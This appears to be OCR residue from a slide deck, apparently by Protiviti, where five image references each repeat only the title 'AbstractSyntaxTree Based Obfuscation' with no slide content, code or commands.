
protiviti

AbstractSyntaxTree Based Obfuscation




protiviti

AbstractSyntaxTree Based Obfuscation




protiviti

AbstractSyntaxTree Based Obfuscation




protiviti

AbstractSyntaxTree Based Obfuscation




protiviti

AbstractSyntaxTree Based Obfuscation



